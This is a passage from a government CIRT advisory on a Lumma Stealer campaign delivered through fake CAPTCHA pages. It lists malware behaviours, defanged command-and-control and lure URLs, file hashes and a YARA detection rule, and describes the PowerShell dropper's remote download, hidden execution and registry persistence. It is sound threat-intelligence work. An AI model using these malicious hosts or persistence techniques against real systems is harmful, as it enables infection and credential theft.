EXECUTION	Command and Scripting Interpreter [E1059]
FILE SYSTEM	Copy File [C0045]
	Create Directory [C0046]
	Delete File [C0047]
	Get File Attributes [C0049]
	Move File [C0063]
	Read File [C0051]
	Writes File [C0052]
IMPACT	Clipboard Modification [E1510]
MEMORY	Allocate Memory [C0007]
OPERATING SYSTEM	Registry::Delete Registry Key [C0036.002]
	Registry::Query Registry Key [C0036.005]
	Registry::Query Registry Value [C0036.006]
	Registry::Set Registry Key [C0036.001]
PROCESS	Create Process [C0017]
	Create Thread [C0038]
	Resume Thread [C0054]
	Set Thread Local Storage Value [C0041]
	Suspend Thread [C0055]

3. Captured stealer log analysis

We collected & analyze few stealer Logs samples from different stealer malware families and found the following information:

a. Victim's System Info:




Fig: Sample Victim User-1

Fig: Sample Victim User-2







Fig: Sample Victim User-3

b. Directories and Files captured from victim's device






c. Captured Credentials from Victim's Device



d. Captured User's Browsing History



Indicators of Compromise (IOCs)

Based on this analysis, the following Indicators of Compromise (IOCs) were identified:

Category	Indicator
C&C	https://github-scanner[.]com
PowerShell Script Hash	10d4e15b63a07368299f2245661d7a4626cd1a91a9950a3cbed5b4276d2dc31f
File Hashes	PS: b6a016ef240d94f86e20339c0093a8fa377767094276730acd96d878e0e1d624
	PS: cc29f33c1450e19b9632ec768ad4c8c6adbf35adaa3e1de5e19b2213d5cc9a54
	ZIP: 632816db4e3642c8f0950250180dfffe3d37dca7219492f9557faf0ed78ced7c
	ZIP: 19d04a09e2b691f4fb3c2111d308dcfa2651328dfddef701d86c726dce4a334a
	EXE: d737637ee5f121d11a6f3295bf0d51b06218812b5ec04fe9ea484921e905a207
	EXE: bbf7154f14d736f0c8491fb9fb44d2f179cdb02d34ab54c04466fa0702ea7d55
	HTA: fa58022d69ca123cbc1bef13467d6853b2d55b12563afdbb81fc64b0d8a1d511
	Ofsetvideofre[.]click
	Newvideozones[.]click/veri[.]html
	Clickthistogo[.]com/go/67fe87ca-a2d4-48ae-9352-c5453156df67?var_3=F60A0050-6F56-11EF-AA98-FFC33B7D3D59
	Downloadstep[.]com/go/08a742f2-0a36-4a00-a979-885700e3028c

Fake Human CAPTCHA Websites	Betterdirectit[.]com/
	Betterdirectit[.]com/go/67fe87ca-a2d4-48ae-9352-c5453156df67
	heroic-genie-2b372e[.]netlify[.]app/please-verify-z[.]html
	Downloadstep[.]com/go/79553157-f8b8-440b-ae81-0d81d8fa17c4
	Downloadsbeta[.]com/go/08a742f2-0a36-4a00-a979-885700e3028c
	Streamingsplays[.]com/go/6754805d-41c5-46b7-929f-6655b02fce2c
	Streamingsplays[.]com/go/b11f973d-01d4-4a5b-8af3-139daaa5443f
	Streamingszone[.]com/go/b3ddd860-89c0-448c-937d-acf02f7a766f?c=AOsl62afSQUAEX4CAEJPFwASAAAAAABQ
	Streamingsplays[.]com/go/1c406539-b787-4493-a61b-f4ea31ffbd56
	github-scanner[.]shop
	github-scanner[.]com
	botcheck.b-cdn[.]net/captcha-verify-v7.html
	hxxps[://]heroic-genie-2b372e[.]netlify[.]app/please-verify-z[.]html
	hxxps[://]fipydslaongos[.]b-cdn[.]net/please-verify-z[.]html
	hxxps[://]sdkjhfdskjnck[.]s3[.]amazonaws[.]com/human-verify-system[.]html
	hxxps[://]verifyhuman476[.]b-cdn[.]net/human-verify-system[.]html
	hxxps[://]pub-9c4ec7f3f95c448b85e464d2b533aac1[.]r2[.]dev/human-verify-system[.]html
	hxxps[://]newvideozones[.]click/veri[.]html
	hxxps[://]ch3[.]dlvideosfre[.]click/human-verify-system[.]html
Redirecting Websites	Rungamepc[.]ru/?load=Black-Myth-Wukong-crack
	game02-com[.]ru/?load=Cities-Skylines-2-Crack-Setup
	Rungamepc[.]ru/?load=Dragons-Dogma-2-Crack
	Rungamepc[.]ru/?load=Dying-Light-2-Crack
	Rungamepc[.]ru/?load=Monster-Hunter-Rise-Crack
Websites Containing Malicious URLs	Runkit[.]com/wukong/black-myth-wukong-crack-pc
	Runkit[.]com/skylinespc/cities-skylines-ii-crack-pc-full-setup
	Runkit[.]com/masterposte/dying-light-2-crack-on-pc-denuvo-fix
	Runkit[.]com/dz4583276/monster-hunter-rise-crack-codex-pc/1.0.0/clone
	Groups[.]google[.]com/g/hogwarts-legacy-crack-empress
	By[.]tribuna[.]com/extreme/blogs/3143511-black-myth-wukong-full-unlock/
Infection Traffic from Fake Verification Pages	hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/human-verify-system[.]html
	hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/human-captcha-v1[.]html
	hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/pgrtmed <– Lumma Stealer EXE retrieved and run by copied/pasted script
	hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/pgrt1[.]zip
	hxxps[:]//myapt67[.]s3[.]amazonaws[.]com/pgrt2[.]zip
	hxxps[:]//iplogger[.]co/Zv0L8[.]zip <– parked domain, returned small, non-malicious PNG image
	tibedowqmwo[.]shop <– HTTPS Lumma Stealer C2 traffic
	hxxps[:]//verif[.]dlvideosfre[.]click/2ndhsoru <– Lumma Stealer EXE retrieved and run by copied/pasted script

YARA Rule for Detection of NetVineSigned.exe Malware

This YARA rule can help in identifying malicious files related to the NetVineSigned.exe malware, providing an effective detection method for security teams working to prevent the spread of this stealer malware.

https://github.com/bgd-cirt/LummaStealer-YARA-Rules/blob/main/README.md

```
/*
   YARA Rule Set
   Author: BGD e-GOV CIRT CTI Team
   Date: 2024-10-08
   Description: Detection of NetVineSigned.exe malware
   Reference: Internal Analysis of Lumma Stealer Campaign
*/

rule NetVineSigned {
   meta:
      description = "Detection rule for NetVineSigned.exe malware"
      author = "BGD e-GOV CIRT CTI Team"
      reference = "Internal Threat Intelligence Report"
      date = "2024-10-08"
      hash1 =
"cca0ccec702392583c6e1356a3ff1df0d20d5837c3cd317464185e8780121ab1" //
SHA-256 hash of NetVineSigned.exe
   strings:
      $s1 = "rundll32.exe shell32.dll,Control_RunDLL MMSys.cpl" fullword
ascii
      $s2 = "#Incompatible version of WINSOCK.DLL" fullword ascii
      $s3 =
";http://crt.sectigo.com/SectigoPublicTimeStampingRootR46.p7c0#" fullword
ascii
      $s4 = "https://www.ssuiteoffice.com" fullword ascii
      $s5 = "ssuiteoffice.com" fullword ascii
      $s6 = "http://www.netmastersllc.com" fullword ascii
      $s7 =
";http://crl.sectigo.com/SectigoPublicTimeStampingRootR46.crl0|" fullword
ascii
      $s8 = "visit us at ssuiteoffice.com" fullword wide
      $s9 = "TLOGINDIALOG" fullword wide
      $s10 = "NetVine - HeaderFooterForm" fullword ascii
      $s11 = "https://sectigo.com/CPS0" fullword ascii
      $s12 = "AddressList.dat" fullword ascii
      $s13 = "Error setting %s.Count8Listbox (%s) style must be virtual
in order to set Count\"Unable to find a Table Of Contents" fullword wide
      $s14 =
":http://secure.globalsign.com/cacert/codesigningrootr45.crt0A" fullword
ascii
      $s15 =
"?http://crl.usertrust.com/USERTrustRSACertificationAuthority.crl05"
fullword ascii
      $s16 = "-http://ocsp.globalsign.com/codesigningrootr450F" fullword
ascii
      $s17 =
"9http://crt.sectigo.com/SectigoPublicTimeStampingCAR36.crt0#" fullword
ascii
```

```
        $s18 =
"9http://crl.sectigo.com/SectigoPublicTimeStampingCAR36.crl0z" fullword
ascii
        $s19 = "0http://crl.globalsign.com/codesigningrootr45.crl0U"
fullword ascii
        $s20 = "GIF encoded data is corrupt!GIF code size not in range 2 to
9,Wrong number of colors; must be a power of 2\"Unrecognized extensi"
wide
    condition:
        uint16(0) == 0x5a4d and filesize < 7000KB and
        8 of them
}
```

Potential Risks and Impact

This PowerShell script introduces several key risks:

1. Remote File Download and Execution:

The malware downloads a file from an external URL (norm4.zip) and executes it without any user interaction. The contents of this ZIP file, which include a malicious executable (NetVineSigned.exe), are indicative of remote code execution (RCE) tactics. Attackers can modify the hosted file at any time to deliver updated malware payloads.

2. Hidden File Extraction and Execution:

By utilizing the AppData directory, the malware avoids easy detection. The choice to store files in less monitored locations and silently execute them makes detection more challenging for typical endpoint protection tools.

3. Persistence via Registry Modification:

By adding a registry entry under *HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*, the malware ensures that it persists across system reboots, making it harder to remove. This type of persistence is a hallmark of long-term infection strategies.

4. Dynamic Execution via PowerShell:

The reliance on PowerShell for executing commands adds an extra layer of stealth, as many organizations fail to monitor PowerShell activity effectively. Attackers often use PowerShell because it is trusted and pre-installed on most Windows systems.

Recommendations

To mitigate the risk of potential cyber-attacks, BGD e-GOV CIRT recommends the following measures:

Mitigation Steps:

1. **Network Blocking:** Block the identified URLs (norm4.b-cdn.net) at the network perimeter to prevent further infections.
2. **PowerShell Monitoring:** Enable logging for PowerShell activity and monitor for suspicious command execution, especially those involving BitsTransfer or registry modifications.
3. **Endpoint Protection**: Ensure that your endpoint protection system detects and alerts on suspicious changes to the Run registry key, which is commonly used by malware for persistence.
4. **User Awareness:** Train users to avoid interacting with suspicious links or websites, especially those that request system-level interactions (e.g., running commands or scripts).

Remediation:

1. **Manual Inspection:** Review and remove the BuUUAwko registry entry to prevent the malware from executing at startup.
2. **File Removal**: Delete the NetVineSigned.exe file and its associated folder (kRpg5cKY) from the infected system.
3. **System Scans**: Perform a full malware scan of the affected machine and network to identify other potential compromises.
4. **Report Incidents:** Report or inform BGD e-GOV CIRT regarding any cyber incident, IOC's, suspicious activities within your infrastructure, through mail id: cirt@cirt.gov.bd

Conclusion

This analysis reveals a sophisticated **stealer malware campaign** using **PowerShell** to execute malicious payloads, establish persistence, and evade detection. The dynamic nature of the malware, along with its ability to download and execute code from remote locations, presents a significant threat to unprotected systems. Organizations are advised to implement strict monitoring, user education, and appropriate network defenses to mitigate the risks associated with this evolving threat.

Previous Alert and Guidelines on Info Stealer Malware:

1. https://www.cirt.gov.bd/wp-content/uploads/2024/01/Emerging-Threat-of-Info-Stealer-Malware-in-Bangladesh.pdf

References:

1. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/behind-the-captcha-a-clever-gateway-of-malware/
2. https://www.gendigital.com/blog/news/innovation/global-surge-in-fake-captcha-attacks
3. https://www.cloudsek.com/blog/unmasking-the-danger-lumma-stealer-malware-exploits-fake-captcha-pages